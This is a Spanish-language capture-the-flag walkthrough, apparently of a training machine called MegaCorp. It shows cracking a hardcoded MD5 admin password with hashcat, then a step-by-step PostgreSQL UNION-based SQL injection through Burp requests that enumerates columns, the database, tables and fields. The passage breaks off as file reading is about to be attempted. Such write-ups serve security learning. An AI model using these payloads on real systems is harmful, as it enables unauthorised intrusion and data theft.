
```
❯ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
❯ ls
 backup.zip   hash   index.php   nmap.txt   style.css
```



```
File: index.php

<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefe
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
?>
<html lang="en" >
```


En el index.php tenemos una contraseña en *md5* que vamos a intentar crackear con `hashcat`:

```shell
hashcat -m 0 -a 0 hash /usr/share/wordlists/rockyou.txt
```



```
* Keyspace..: 14344386

2cb42f8734ea607eefed3b70af13bbd3:qwerty789

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 2cb42f8734ea607eefed3b70af13bbd3
Time.Started.....: Thu Mar  6 08:40:48 2025 (0 secs)
Time.Estimated...: Thu Mar  6 08:40:48 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 86065.2 kH/s (1.81ms) @ Accel:512 Loops:1 Thr:
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) D
Progress.........: 983040/14344386 (6.85%)
Rejected.........: 0/983040 (0.00%)
Restore.Point....: 0/14344386 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> computerbug
Hardware.Mon.#1..: Temp: 32c Fan: 33% Util:  0% Core:1365MHz Mem:

Started: Thu Mar  6 08:40:44 2025
Stopped: Thu Mar  6 08:40:49 2025
```


Probamos la contraseña y estamos dentro:



MegaCorp Car Catalogue

Name	Type	Fuel
Elixir	Sports	Petrol
Sandy	Sedan	Petrol
Meta	SUV	Petrol
Zeus	Sedan	Diesel
Alpha	SUV	Petrol
Canon	Minivan	Diesel
Pico	Sed	Petrol
Vroom	Minivan	Petrol
Lazer	Sports	Diesel
Force	Sedan	Petrol


Una vez dentro, el panel de búsqueda parece vulnerable a SQLI:



MegaCorp Car Catalogue

```
ERROR: unterminated quoted string at or near "'" LINE 1: Select * from cars where name ilike '%test' %' ^
```

En este punto, vamos a Burpsuite para trabajar mejor:




```
GET /dashboard.php?search=test'+order+by+6+--+-+ HTTP/1.1
Host: 10.129.22.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.22.93/dashboard.php?search=test%27+
Cookie: PHPSESSID=95ie58c9jvmn84k7klr3iuahfv
Upgrade-Insecure-Requests: 1
```

MegaCorp Car Catalogue

ERROR: ORDER BY position 6 is not in select list LINE 1: ...lect * from cars where name ilike '%

Name	Type

Parece que el límite de columnas está en 5:




```
GET /dashboard.php?search=test'+order+by+5+--+-+ HTTP/1.1
Host: 10.129.22.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.22.93/dashboard.php?search=test%27+
Cookie: PHPSESSID=95ie58c9jvmn84k7klr3iuahfv
Upgrade-Insecure-Requests: 1
DNT: 1
Priority: u=0, i
```

MegaCorp Car Catalogue

Name	Type

Sabiendo el total de columnas, comprobamos en cual de estas podemos meter un string, en este caso, en la 4ta




```
GET /dashboard.php?search=Elixir'+union+select+1,'test','test',version(),'test'+--+- HTTP/1.1
Host: 10.129.22.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.22.93/dashboard.php?search=test%27+
Cookie: PHPSESSID=95ie58c9jvmn84k7klr3iuahfv
Upgrade-Insecure-Requests: 1
DNT: 1
Priority: u=0, i
```

MegaCorp Car

Name	Type
Elixir	Sports
test	test

Vemos que es PostgreSQL por lo que nuestra inyección debe estar enfocada a PostgreSQL.

Sacamos la base de datos en uso:




```
GET /dashboard.php?search=Elixir'+union+select+1,'test','test',CURRENT_DATABASE(),'test'+--+- HTTP/1.1
Host: 10.129.22.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.22.93/dashboard.php?search=test%27+
Cookie: PHPSESSID=95ie58c9jvmn84k7klr3iuahfv
Upgrade-Insecure-Requests: 1
DNT: 1
Priority: u=0, i
```

MegaCorp Car Catalogue

SEARCH

Name	Type	Fuel
Elixir	Sports	Petrol
test	test	carsdb

Sacamos las tablas



```
GET /dashboard.php?search=
Elixir'+union+select+1,'test','test',table_name,'test'+FROM+information_schema.tables+WHERE+table_schema%3d'public'+--+-
HTTP/1.1
Host: 10.129.22.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.22.93/dashboard.php?search=test%27+
Cookie: PHPSESSID=95ie58c9jvmn84k7klr3iuahfv
Upgrade-Insecure-Requests: 1
DNT: 1
Priority: u=0, i
```


El nombre de la tabla

MegaCorp Car Catalogue

Name	Type	Fuel
Elixir	Sports	Petrol
test	test	cars

Al parecer solo tenemos una tabla.

Sacamos las columnas de estas tablas




```
GET /dashboard.php?search=
Elixir'+union+select+1,'test','test',column_name,'test'+FROM+information_schema.columns+WHERE+table_name%3d'cars'+--+-+ HTTP/1.1
Host: 10.129.22.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.22.93/dashboard.php?search=test%27+
Cookie: PHPSESSID=95ie58c9jvmn84k7klr3iuahfv
Upgrade-Insecure-Requests: 1
DNT: 1
Priority: u=0, i
```

MegaCorp Car Catalogue

Name	Type	Fuel
test	test	fueltype
test	test	type
test	test	id
test	test	engine
test	test	name
Elixir	Sports	Petrol

Sacamos las columnas de estas tablas

En este punto ya que la información de la única tabla existente no me reporta ninguna columna interesante que contenga alguna credencial o información sensible. Intento leer algún archvio ,



